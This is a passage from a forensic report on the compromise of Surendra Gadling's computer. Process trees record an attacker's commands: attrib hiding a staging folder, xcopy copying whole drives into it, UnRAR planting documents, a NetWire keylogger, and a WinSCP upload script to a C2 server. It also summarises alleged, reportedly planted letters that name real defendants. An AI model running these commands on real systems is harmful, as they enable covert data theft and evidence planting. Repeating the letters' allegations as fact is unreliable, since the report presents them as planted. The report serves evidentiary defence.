Ltr_16July17.pdf	07/22/2017 13:45:33.018	BASIC_INFO_CHANGE+DATA_EXTEND+DATA_OVERWRITE+FILE_CREATE
Ltr_16July17.pdf	07/22/2017 13:45:33.018	BASIC_INFO_CHANGE+CLOSE+DATA_EXTEND+DATA_OVERWRITE+FILE_CREATE
Ltr_16July17.rar	07/22/2017 13:45:39.184	CLOSE+FILE_DELETE
CC --Financial Policy.docx	07/22/2017 13:46:08.567	FILE_CREATE
CC --Financial Policy.docx	07/22/2017 13:46:08.567	DATA_EXTEND+FILE_CREATE
CC --Financial Policy.docx	07/22/2017 13:46:08.567	DATA_EXTEND+DATA_OVERWRITE+FILE_CREATE
CC --Financial Policy.docx	07/22/2017 13:46:08.567	BASIC_INFO_CHANGE+DATA_EXTEND+DATA_OVERWRITE+FILE_CREATE
CC --Financial Policy.docx	07/22/2017 13:46:08.567	BASIC_INFO_CHANGE+CLOSE+DATA_EXTEND+DATA_OVERWRITE+FILE_CREATE
CC --Financial Policy.rar	07/22/2017 13:46:15.855	CLOSE+FILE_DELETE
attachments.rar	07/22/2017 13:46:36.092	FILE_CREATE
attachments.rar	07/22/2017 13:46:36.307	DATA_EXTEND+FILE_CREATE
attachments.rar	07/22/2017 13:46:52.265	CLOSE+DATA_EXTEND+FILE_CREATE
attachments	07/22/2017 13:47:17.101	FILE_CREATE
attachments	07/22/2017 13:47:17.101	CLOSE+FILE_CREATE
[Please Note]	"attachments" folder contains a variety of PDF and DOCX	
attachments	07/22/2017 13:47:17.479	BASIC_INFO_CHANGE
attachments	07/22/2017 13:47:17.479	BASIC_INFO_CHANGE+CLOSE
attachments.rar	07/22/2017 13:47:25.418	CLOSE+FILE_DELETE
UnRAR.exe	07/22/2017 13:47:35.685	CLOSE+FILE_DELETE

Table 6

Filename	Date/Time (IST)	Reason
CC --Financial Policy.rar	07/22/2017 13:29:09.892	FILE_CREATE
CC --Financial Policy.rar	07/22/2017 13:29:10.335	DATA_EXTEND+FILE_CREATE
CC --Financial Policy.rar	07/22/2017 13:29:10.626	CLOSE+DATA_EXTEND+FILE_CREATE
CC --Financial Policy.docx	07/22/2017 13:29:45.244	FILE_CREATE
CC --Financial Policy.docx	07/22/2017 13:29:45.244	DATA_EXTEND+FILE_CREATE
CC --Financial Policy.docx	07/22/2017 13:29:45.244	DATA_EXTEND+DATA_OVERWRITE+FILE_CREATE
CC --Financial Policy.docx	07/22/2017 13:29:45.244	BASIC_INFO_CHANGE+DATA_EXTEND+DATA_OVERWRITE+FILE_CREATE
CC --Financial Policy.docx	07/22/2017 13:29:45.244	BASIC_INFO_CHANGE+CLOSE+DATA_EXTEND+DATA_OVERWRITE+FILE_CREATE
UnRAR.exe	07/22/2017 13:30:03.152	CLOSE+FILE_DELETE
CC --Financial Policy.rar	07/22/2017 13:30:03.558	CLOSE+FILE_DELETE
list.txt	07/22/2017 13:32:46.580	FILE_CREATE
list.txt	07/22/2017 13:32:46.580	DATA_EXTEND+FILE_CREATE
list.txt	07/22/2017 13:32:46.580	CLOSE+DATA_EXTEND+FILE_CREATE
list.txt	07/22/2017 13:33:13.788	CLOSE+FILE_DELETE
CC --Financial Policy.docx	07/22/2017 13:50:20.333	CLOSE+FILE_DELETE
[Please Note]	The next transaction re: these files occurs on November 11, 2017	
ltr.doc	11/11/2017 00:52:54.133	CLOSE+FILE_DELETE

Table 7

Prefetch files are used by the Prefetcher component of Windows to speed up booting and application launching. Prefetch files contain valuable information for digital forensics practitioners which includes the full paths of executables, how many times they have been run, when they were last run, and what volumes, folders, and files they accessed within their first ten seconds (typically) of operation. This information is especially valuable when referring to files and locations which are no longer available. Prefetch files may contain information about executable use over time, as they may not be recreated as long as the executable name and location stays the same[12]. Please note that Prefetcher behavior changed in some ways across different versions of Windows, and in this report we are specifically discussing prefetch files from Windows 7 - the version of Windows run on Mr. Gadling's computer.

Arsenal recovered a significant number of both complete and partial prefetch files from the unallocated space on the Windows volume of Mr. Gadling's computer. These prefetch files captured (among many other things) one of the attacker's scripts copying files from multiple volumes to the hidden "backup2015" staging area on the Windows volume and the attacker using temporarily deployed UnRAR executables (from WinRAR v4.20) to unpack RAR archives into the hidden "Material" folder on the tertiary volume. Image 15 below contains the parsed output[13] from one

[12] In other words, if an executable with the same name is created and deleted in the same location over time, the same prefetch file may be used.

[13] Per Eric Zimmerman's PECmd version 1.4.0.0.

particularly interesting UnRAR.exe prefetch file[14] which was last updated on July 22, 2017. See Exhibit B for more complete parsed output including all the directories and files referenced by this prefetch file. Please note that the RAR archives referred to in this prefetch file were deleted by the attacker after they were unpacked, and contained some of the 14 important documents.

```
Executable name: UNRAR.EXE
Hash: 60CFBAAF
Version: Windows Vista or Windows 7

Run count: 10
Last run: 2017-07-22 08:15:32

Volume information:

#0: Name: \DEVICE\HARDDISKVOLUME1 Serial: 6092A2BF Created: 2015-12-16 04:59:40 Directories: 13 File references: 52
#1: Name: \DEVICE\HARDDISKVOLUME3 Serial: CEE7CA7A Created: 2015-12-15 16:23:16 Directories: 4 File references: 5

Directories referenced: 17

...
13: \DEVICE\HARDDISKVOLUME3\PEN DRIVE BACKUP 29-03-2015
14: \DEVICE\HARDDISKVOLUME3\PEN DRIVE BACKUP 29-03-2015\LOCAL DISK
15: \DEVICE\HARDDISKVOLUME3\PEN DRIVE BACKUP 29-03-2015\LOCAL DISK\RED ANT DREAM
16: \DEVICE\HARDDISKVOLUME3\PEN DRIVE BACKUP 29-03-2015\LOCAL DISK\RED ANT DREAM\MATERIAL

Files referenced: 51

...
36: \DEVICE\HARDDISKVOLUME3\PEN DRIVE BACKUP 29-03-2015\LOCAL DISK\RED ANT DREAM\MATERIAL\LTR_16JULY17.RAR
37: \DEVICE\HARDDISKVOLUME3\PEN DRIVE BACKUP 29-03-2015\LOCAL DISK\RED ANT DREAM\MATERIAL\UNRAR.EXE
...
39: \DEVICE\HARDDISKVOLUME3\PEN DRIVE BACKUP 29-03-2015\LOCAL DISK\RED ANT DREAM\MATERIAL\PB_CIRCULAR_ENG.RAR
...
42: \DEVICE\HARDDISKVOLUME3\PEN DRIVE BACKUP 29-03-2015\LOCAL DISK\RED ANT DREAM\MATERIAL\CC_LETTER - 08JUN.RAR
...
44: \DEVICE\HARDDISKVOLUME3\PEN DRIVE BACKUP 29-03-2015\LOCAL DISK\RED ANT DREAM\MATERIAL\DEARSUDARSHANDA.RAR
...
47: \DEVICE\HARDDISKVOLUME3\PEN DRIVE BACKUP 29-03-2015\LOCAL DISK\RED ANT DREAM\MATERIAL\FDBTR.RAR
48: \DEVICE\HARDDISKVOLUME3\PEN DRIVE BACKUP 29-03-2015\LOCAL DISK\RED ANT DREAM\MATERIAL\LTR_2704.RAR
...
50: \DEVICE\HARDDISKVOLUME3\PEN DRIVE BACKUP 29-03-2015\LOCAL DISK\RED ANT DREAM\MATERIAL\MOM-FINAL.RAR
```

Image 15 (Recovered “UnRAR.exe” Prefetch File)

VI. Application Execution Analysis

Quick Heal antivirus (and other Quick Heal tools) were in use on Mr. Gadling’s computer. Quick Heal’s Behavior Detection System (BDS) normally stores application execution data for approximately one week, but Arsenal has recovered this application execution data from various locations on Mr. Gadling's computer (beyond intact Quick Heal databases on the active file system and backed-up within Volume Shadow Copies related to the latest Windows installation) which include Windows hibernation slack, file slack, and unallocated space. Arsenal has created “process trees” from this vast volume of recovered application execution data. Each process tree contains events (application executions and sometimes file creations) which rely on each other (as can be seen from process and parent process IDs, and even more uniquely from process descriptors) and flow in an orderly fashion from the first to the last. These process trees provide unique and very granular insight into particular events that have occurred on Mr. Gadling’s computer over time. Please note that due to the Windows reinstallation (including the filesystem reformat) on Mr.

[14] Arsenal confirmed that the path “\DEVICE\HARDDISKVOLUME3\PEN DRIVE BACKUP 29-03-2015\LOCAL DISK\RED ANT DREAM\MATERIAL\UNRAR.EXE” results in a prefetch hash of 60CFBAAF.

Gadling's computer on November 2, 2017, all application execution data related specifically to the attacker's activities had to be recovered from slack and unallocated space[15].

Process trees demonstrating the attacker using temporarily deployed UnRAR executables (from WinRAR v4.20) to deliver documents into the hidden "Material" folder on Mr. Gadling's computer are quite important - see Tables 8, 9, 10, and 11. Exhibit C contains more details about these process trees, including timestamps, process descriptors, and a detailed example of a legitimate (versus an illegitimate) explorer.exe process.

Process Tree Depicting Events October 22, 2017 13:06 - 15:05

Description	PID	PPID	File Path	Command Line
Legitimate explorer.exe	136	0	C:\WINDOWS\EXPLORER.EXE	
Core NetWire Process Tree	2696	0	C:\WINDOWS\EXPLORER.EXE	
Command Prompt Launch	4700	2696	C:\Windows\System32\cmd.exe	
Unpack SG1001.rar	4280	4700	F:\Pen Drive Backup 29-03-2015\Local Disk\Red Ant Dream\Material\UnRAR.exe	X SG1001.RAR
File Delivery	N/A	4280	f:\pen drive backup 29-03-2015\local disk\red ant dream\material\jantana raj dec final..pdf	
File Delivery	N/A	4280	f:\pen drive backup 29-03-2015\local disk\red ant dream\material\jantana raj_dec 09 al.pdf	
File Delivery	N/A	4280	f:\pen drive backup 29-03-2015\local disk\red ant dream\material\lokura adhikar_may09.pdf	
File Delivery	N/A	4280	f:\pen drive backup 29-03-2015\local disk\red ant dream\material\vol-1-chapter-1-parts - 1 -2 -3 p5-273- final-300916.pdf	
Unpack CC_19.10.17.rar	2736	4700	F:\Pen Drive Backup 29-03-2015\Local Disk\Red Ant Dream\Material\UnRAR.exe	X CC_19.10.17.RAR

Table 8 (Note: PID = Process ID, PPID = Parent Process ID)

Process Tree Depicting Events October 9, 2017 22:53 - 22:59

Description	PID	PPID	File Path	Command Line
Command Prompt Launch	5212	2544	C:\Windows\System32\cmd.exe	
Unpack special.rar	3604	5212	F:\Pen Drive Backup 29-03-2015\Local Disk\Red Ant Dream\Material\UnRAR.exe	X SPECIAL.RAR
Unpack SG1001.rar	5100	5212	F:\Pen Drive Backup 29-03-2015\Local Disk\Red Ant Dream\Material\UnRAR.exe	X SG1001.RAR
Unpack SG1001.rar	5824	5212	F:\Pen Drive Backup 29-03-2015\Local Disk\Red Ant Dream\Material\UnRAR.exe	X SG1001.RAR
Staging Area Cleanup	4812	5212	C:\Intel\finddupe.exe	-DEL C:\DUMP\BACKUP2015**

Table 9 (Note: PID = Process ID, PPID = Parent Process ID)

Process Tree Depicting Events September 8, 2017 12:34

Description	PID	PPID	File Path	Command Line
Unpack Ltr_28.08.pdf	5744	5448	F:\Pen Drive Backup 29-03-2015\Local Disk\Red Ant Dream\Material\UnRAR.exe	X LTR_28.08.RAR
File Delivery	N/A	5744	f:\pen drive backup 29-03-2015\local disk\red ant dream\material\ltr_28.08.pdf	
Unpack Dear Sudarshan da..rar	2612	5448	F:\Pen Drive Backup 29-03-2015\Local Disk\Red Ant Dream\Material\UnRAR.exe	X "DEAR SUDARSHAN DA..RAR"

Table 10 (Note: PID = Process ID, PPID = Parent Process ID)

Process Tree Depicting Events July 22, 2017 13:45

Description	PID	PPID	File Path	Command Line
Command Prompt Launch	5216	2664	C:\Windows\System32\cmd.exe	
Unpack Ltr_16July17.rar	6028	5216	F:\Pen Drive Backup 29-03-2015\Local Disk\Red Ant Dream\Material\UnRAR.exe	X LTR_16JULY17.RAR

Table 11 (Note: PID = Process ID, PPID = Parent Process ID)

[15] In other words, we are very fortunate to have been able to build even very brief process trees.

Process trees related to the attacker's hidden staging area on Mr. Gadling's computer and uploads from the staging area to the C2 server are also important. See Table 12 for an example of a process tree related to the staging area, and Table 13 for an earlier example of a process tree related to an upload from the staging area to the attacker's C2 server. Exhibit C contains more details about these process trees, including timestamps, process descriptors, and a detailed example of a legitimate (versus an illegitimate) explorer.exe process.

Process Tree Depicting Events October 23, 2017 22:03 - October 24, 2017 12:33

Description	PID	PPID	File Path	Command Line
Legitimate explorer.exe	1884	0	C:\WINDOWS\EXPLORER.EXE	
NetWire Wrapper Launch	2148	1884	C:\clearterms\WS_Signed_26.02.16.exe	
Windows Script Host launch	3656	1884	C:\Windows\System32\WScript.exe	"C:\USERS\SURENDRA\APPDATA\ROAMING\MICROSOFT\WINDOWS\START MENU\PROGRAMS\STARTUP\IDTAUDIO.VBS"
Staging Area Creation	3556	3656	C:\Windows\System32\cmd.exe	/C MKDIR C:\DUMP\BACKUP2015
Hiding Staging Area	3512	3656	C:\Windows\System32\cmd.exe	/C ATTRIB +H +S C:\DUMP\BACKUP2015
(Continued From Above)	880	3512	C:\Windows\System32\attrib.exe	=+H +S 'C':\DUMP\BACKUP2015
Copying New Contents of Windows Volume To Staging Area	4116	3656	C:\Windows\System32\cmd.exe	/C XCOPY "C:*.*" "C:\DUMP\BACKUP2015\6092A2BF\" /D /H /R /S /C /Y / EXCLUDE:C:\INTEL\EXLIST.TXT >NUL 2>&1
Copying New Contents of Secondary Volume To Staging Area	4128	3656	C:\Windows\System32\cmd.exe	/C XCOPY "E:*.*" "C:\DUMP\BACKUP2015\D8DAF0D7\" /D /H /R /S /C / Y /EXCLUDE:C:\INTEL\EXLIST.TXT >NUL 2>&1
Copying New Contents of Tertiary Volume To Staging Area	4152	3656	C:\Windows\System32\cmd.exe	/C XCOPY "F:*.*" "C:\DUMP\BACKUP2015\CEE7CA7A\" /D /H /R /S /C / Y /EXCLUDE:C:\INTEL\EXLIST.TXT >NUL 2>&1
(Continued From Above)	4196	4116	C:\Windows\System32\xcopy.exe	"C:*.*" "C:\DUMP\BACKUP2015\6092A2BF\" /D /H /R /S /C /Y / EXCLUDE:C:\INTEL\EXLIST.TXT
(Continued From Above)	4212	4152	C:\Windows\System32\xcopy.exe	"F:*.*" "C:\DUMP\BACKUP2015\CEE7CA7A\" /D /H /R /S /C /Y / EXCLUDE:C:\INTEL\EXLIST.TXT
(Continued From Above)	4204	4128	C:\Windows\System32\xcopy.exe	"E:*.*" "C:\DUMP\BACKUP2015\D8DAF0D7\" /D /H /R /S /C / Y /EXCLUDE:C:\INTEL\EXLIST.TXT
Illegitimate explorer.exe	4260	2148	C:\Windows\explorer.exe	
NetWire Keylogger Log Creation	N/A	4260	c:\nvidia\profile\24-10-2017	

Table 12 (Note: PID = Process ID, PPID = Parent Process ID)

Process Tree Depicting Events September 8, 2017 15:32 - 17:16

Description	PID	PPID	File Path	Command Line
Command Prompt Launch	4164	2648	C:\Windows\System32\cmd.exe	
Upload Script Execution	1284	4164	C:\Windows\System32\WScript.exe	"C:\INTEL\UPLOAD.VBS"
(Continued From Above)	3152	1284	C:\Windows\System32\cmd.exe	/C C:\INTEL\WINSCP.COM /SCRIPT=C:\INTEL\JOB1.TXT
(Continued From Above)	5108	3152	C:\Windows\System32\cmd.exe	/SCRIPT=C:\INTEL\JOB1.TXT
(Continued From Above)	4988	5108	C:\Windows\System32\attrib.exe	/CONSOLE=576 /CONSOLEINSTANCE=_5108_998 "/SCRIPT=C:\INTEL\JOB1.TXT"

Table 13 (Note: PID = Process ID, PPID = Parent Process ID)

VII. Summary

Arsenal's analysis in this case has revealed that Surendra Gadling's computer was compromised for just over 20 months by the same attacker identified in Reports I and II. The attacker responsible for compromising Mr. Gadling's computer had extensive resources (including time) and it is obvious that their primary goals were surveillance and incriminating document delivery. Arsenal has effectively caught the attacker red handed, based on remnants of their activity left behind in file system transactions, application execution data, and otherwise. It is important to note that Arsenal has also recovered communications with the attacker's command and control server from Mr. Gadling's computer. Arsenal has connected the same attacker to a significant

malware infrastructure[16] which was deployed over the course of approximately four years to not only attack and compromise Mr. Gadling's computer for 20 months, but to attack his co-defendants in the Bhima Koregaon case and defendants in other high-profile Indian cases as well. It should be noted that this is one of the most serious cases involving evidence tampering that Arsenal has ever encountered, based on various metrics which include the vast timespan between the delivery of the first and last incriminating documents on *multiple defendants computers*.

[16] The malware infrastructure is quite large and supported multiple campaigns (using malware such as NetWire and DarkComet) against many victims. Remnants of the infrastructure exist well beyond individual computers involved in the Bhima Koregaon case - for example, within email accounts and in logs retained by services abused by the attacker.

Appendix A - Brief Document Summaries

CC_letter-08Jun.pdf: Alleged letter from "comrade M." to "comrade Surendra." The first part of this letter refers to complaints from the Delhi Women cadre and the party leadership taking gender bias, patriarchy, and authoritarian tendencies within the "MO leadership" seriously. The second part of this letter refers to setting up a day-long program on the theme of the 50th anniversary of the Naxalbari[17] movement. This document is in English.

Dear Sudarshan da..pdf: Alleged letter from "SG" to "Sudarshan da." Mentions incorporating "R.Bhalla" into the "EC" in the upcoming IAPL meet and providing legal relief to imprisoned "Adv. Murugan." Urges the collection of funds for IAPL work. This document is in English.

Dear Sudarshan da: Alleged letter from "SG" to "Sudarshan da." Mentions interaction with "kishan da" regarding enemy movements in Bastar and other areas of interest. Mentions that "Com. Ramchandra" has been tasked with identifying soft targets. Discusses upcoming IAPL all India congress and Ambedkar Periyar Study Circle, and people dealing with IAPL-related matters. This document is in English.

Dear Surendra.docx: Alleged letter to "Surendra." Mentions not being able to meet as planned, legal defense work, and concern about "Com. Murgan." Praises "Arun" and "Vernon" for their efforts to organize students. Mentions "Mahesh" and "Nandu" "have reached to us safely" and that some "PR's" (professional revolutionaries) from "TISS" are also expected. Asks for an update about an upcoming IAPL conference and concludes by saying "… I will be reachable through com. Manoj." This document is in English.

Letter_MSZC.pdf: Alleged letter from "Milind." Mentions that under the guidance of "Com. Varavara Rao" and "Com. Surendra Gadling", the attacks made in Gadchiroli and Chhattisgarh were successful and recognized all over India. Describes funds being sent by "Com. Varavara Rao" to "Com. Surendra" to make available to the letter recipient. Also mentions that "Com. Varavara Rao" and "Com. Surendra" will give guidance to the letter recipient at an upcoming meeting in Nagpur. This document is in Hindi.

Ltr_16July17.pdf: Alleged letter from "Prakash" to "Surendra." Mentions visiting Chennai to join "Com. Arun." and that the party is taking measures to get jailed comrade "Adv. Murugan" released. Asks "Surendra" to speak with Adv to find youths to motivate them to become "PR's" and for timely updates on "Com. Saibaba's" case. This document is in English.

Ltr_2_SG-250917.pdf: Alleged letter from "Com. Prakash" to "comrade Surendra." Mentions overwhelming enemy forces around "MH/CHH border." Asks whether Surendra has received two pgp files containing action plan made with observations from senior leaders including "com. G." Discusses strengthening student protests through "DUSU", "JNUSU", "APSC", "AISF", and "NSUI." Concludes by mentioning getting assistance from Congress leaders, providing a phone number for "our friend", and asking to be informed about "Sai" and "other senior comrades." This document is in English.

Ltr_2_SG.pdf: Alleged letter from "Com. Varavara" to "Com. Surendra." Mentions that his assurance to the organization has failed regarding Saibaba's case, causing immense loss to the organization including fissures in urban cadre forces. Also mentions that the organization is angry with Surendra about a lack of funding. Directs Surendra to compensate the organization immediately, and to

[17] The Naxalbari uprising was an armed peasant revolt in 1967 in the Naxalbari block of the Siliguri subdivision in Darjeeling district, West Bengal, India

contact Chhattisgarh comrades to work towards breaking the confidence of the enemy. This document is in Hindi.

Ltr_2704.pdf: Alleged letter from Comrade Surendra to Comrade Prakash outlining Surendra's meeting on April 22, 2017 with a respected comrade from Chhatisgarh in Delhi, and handing over funds transferred via hawala for Bastar and Maharashtra "operations." This document is in Hindi.

Ltr_CC_2_P.pdf: Alleged letter from "dada" (brother in Hindi/Bengali) to "Prashant" on February 10, 2017 on Maoist party Central Committee letter head. Mentions state repression and problems in communicating. Requests that legal work be sped up for particular jailed activists. Shares concerns about "Sai" and the present situation of "CRPP" in Delhi. Also requests that "SG" call on the "safe number" on particular days and times before the "final hearing". This document is in English.

MoM-Final.pdf: Alleged letter from "Sudha" to "Prakash." Includes minutes of an IAPL meeting held in Nagpur. Minutes mention offering urban cadres "packages" so that they don't stay afraid after Saibaba's arrest and "Com. Surendra" and "Stan Swamy" not being able to provide money. This document is in English.

Please read.txt: Alleged letter from "Prakash" to "com. Surendra." Mentions sending important material including guidelines and decisions accepted in the last "ERB" meeting. Also mentions consolidating all bolshevik forces and organizing something on 6th April to remember the heroic and bold actions of the PLGA against the reactionary forces. This document is in English.

Prakash_MZ.pdf: Alleged letter from "Surendra" to "Com. Prakash." Mentions that "Varavara Rao" has sent funds that Gadling is waiting for, and without that funding the fact finding team will not able to do their work. Discusses an "operation" involving comrades from the jungle and the supply of money and materials for guerilla war. Also mentions "Saibaba's" release as a priority. This document is in Hindi.

Reply_2_VV.pdf: Alleged letter from "Surendra" to "Com. Varavara Rao." Mentions that he tried his best to keep his assurances regarding "Saibaba's" case but judiciary sided with the enemy. Also mentions being in touch with senior CC comrades about an operation planned by "Varavara Rao." Discusses a successful operation in Gadchirolli and lists places where deployment of enemy forces is lower and suitable for ambush. This document is in Hindi.